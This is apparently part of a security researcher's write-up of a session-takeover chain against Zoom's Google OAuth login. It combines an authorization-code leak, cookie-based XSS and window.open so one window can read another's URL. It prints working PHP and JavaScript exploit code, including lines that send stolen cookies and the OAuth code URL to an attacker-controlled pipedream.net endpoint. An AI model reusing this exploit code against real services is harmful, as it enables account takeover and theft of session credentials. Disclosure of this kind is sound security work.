

Because response_type was modified, the OAuth provider sends the authorization code in the hash fragment instead of the query parameter. The code is validated server side, and since the hash fragment is not sent to the server, the code is not consumed. That leaves an unused code that an attacker can steal with an XSS on the same origin where the code is leaked. The attacker needs a relationship between the XSS window and the window where the code is leaked. Iframes would be easy, but accounts.google.com cannot be framed, so window.open() is used.
In a normal OAuth flow this is a long process for Zoom. The screenshot below shows three subsequent requests sent to get the final session cookie from the authorization code.

Converting the code to a session cookie took a long time to figure out. The full session takeover exploit is shown in action here:
Step 5: the server-side exploit
The exploit is written in PHP. The first part requests the OAuth endpoint and saves the response headers:
<?php

$url = "https://zoom.us/google_OAuth_signin";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $url);
curl_setopt($curl, CURLOPT_HEADER, true);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);

$response = curl_exec($curl); //[1]
$header_size = curl_getinfo($curl, CURLINFO_HEADER_SIZE);
$headers = substr($response, 0, $header_size);
$body = substr($response, $header_size);
curl_close($curl);

$headers = explode("\r\n", $headers);
This runs server side, so everything can be read. The Location header, which contains the OAuth URL, is saved:
$location = substr($headers[3], 10); //OAuth url is stored here
The required cookies are pulled from the Set-Cookie headers and concatenated. The report calls this messy but working:
$cookie8 = explode(";",substr($headers[8],12))[0];
$cookie14 = explode(";",substr($headers[14],12))[0];
$cookie15 = explode(";",substr($headers[15],12))[0];
$cookie16 = explode(";",substr($headers[16],12))[0];
$cookie18 = explode(";",substr($headers[17],12))[0];
$cookie19 = explode(";",substr($headers[18],12))[0];
$cookie20 = explode(";",substr($headers[19],12))[0];
$cookie21 = explode(";",substr($headers[20],12))[0];
$cookie22 = explode(";",substr($headers[21],12))[0];
$cookie23 = explode(";",substr($headers[22],12))[0];
$cookie24 = explode(";",substr($headers[23],12))[0];
$cookie27 = explode(";",substr($headers[26],12))[0];
$cookie28 = explode(";",substr($headers[27],12))[0];

$cookie_all = $cookie8.$cookie14.$cookie15.$cookie16.$cookie18.$cookie19.$cookie20.$cookie21.$cookie22.$cookie23.$cookie24.$cookie27.$cookie28;
Removing &prompt=select_account from the OAuth URL makes Google skip the Choose Account step and automatically select the account that has already given consent. The team also found later that response-type switching was unnecessary, because the authorization code was still usable when it stayed in the query parameters; the state did not match, which is why it failed.
To model a real-world attack, the leaked data is sent to an attacker-controlled server:
echo "\n<br/><br/><br/><br/><br/><br/>";
$location = str_replace('&prompt=select_account', '', $location); // to make it interaction less
echo $location;

#send this cookie to attacker-controlled server https://en2celrrewbul.m.pipedream.net/steal?q=
$attackerDomain = "https://en2celrrewbul.m.pipedream.net/steal?q=";

$curl = curl_init();
curl_setopt($curl, CURLOPT_URL, $attackerDomain . urlencode($cookie_all));
curl_setopt($curl, CURLOPT_HEADER, true);
curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
The client-side code creates the relationship between the XSS window and the authorization code window.

Which looks like this:

The form input next to the Submit button holds the XSS payload. The textarea next to the Start Exploit link holds the cookies needed to convert the authorization code to a session cookie. Those cookies are sent to the attacker-controlled domain and are only shown on the page to make triage easier; in a real-world scenario the victim does not see them and the form submits automatically.
The attack works like this: the attacker sends the victim a URL. The victim opens it, and the PHP script requests the OAuth URL and modifies it for the attack.
Step 6: the client-side windows
The method opens a new window to submit the CSRF (post-based XSS) form, which triggers the XSS on redacted.zoom.us. That window is called winA. After 3 seconds, the current window, winB, redirects to the OAuth URL fetched from the Location header server side. The URL passed to window.location is updated dynamically:
 function startExploit() {

     window.open("", "csrfWindow", "width=500,height=300,toolbar=0");
     csrfForm.submit()

     setTimeout(() => {
         window.location = `https://accounts.google.com/o/oauth2/v2/auth?response_type=code&access_type=offline&client_id=849883241272-[redacted].apps.googleusercontent.com&scope=profile%20email&redirect_uri=https%3A%2F%2Fzoom.us%2Fgoogle%2FOAuth&state=[redacted]&_x_zm_rtaid=1VTqrIgaSTWpHaKIaur4rQ.1703318273241.[redacted]&_x_zm_rhtaid=73;`

     }, 3000);
 }
This payload executes in the context of redacted.zoom.us in winA:
<script>
document.cookie=`_zm_csp_script_nonce="test\\"' 'nonce-test' 'unsafe-eval' >eval(atob('c2V0VGltZW91dCgoKT0+[redacted]'))// \";path=/webinar;domain=.zoom.us;`;
location=`https://zoom.us/webinar/register`
</script>
It sets _zm_csp_script_nonce for .zoom.us with an XSS payload. The path attribute is added so that if a cookie with the same name already exists, the new one is prioritised because its path is more specific. After setting the cookie, the user is redirected to https://zoom.us/webinar/register, which reflects the malicious cookie. Any other endpoint can be used here.

After the redirect, winA is on http://zoom.us/webinar/register instead of http://redacted.zoom.us, so the base64 payload now executes in the context of zoom.us:
setTimeout(() => {
    fetch('https://en2celr7rewbul.m.pipedream.net/steal?q='+escape(window.opener.document.location));
    alert(window.opener.document.location)
},7000)
Meanwhile in winB the OAuth flow runs. Because prompt was modified so the user is not asked to select an account, everything happens automatically. The flow then fails because the state does not match the cookie, which is the CSRF protection described earlier. winB's location is now:
https://zoom.us/google/oauth?state=[redacted]&code=4%[redacted]-h5qwplQ9e7MhYFaLA&scope=email+profile+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email+openid+https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile&authuser=0&prompt=none
The exploit in winA waits 7 seconds before executing, to make sure the OAuth flow in winB has completed. winA and winB share the same origin, so from the XSS in winA the URL of winB can be read. Running this line from winA gives the URL for winB:
window.opener.document.location
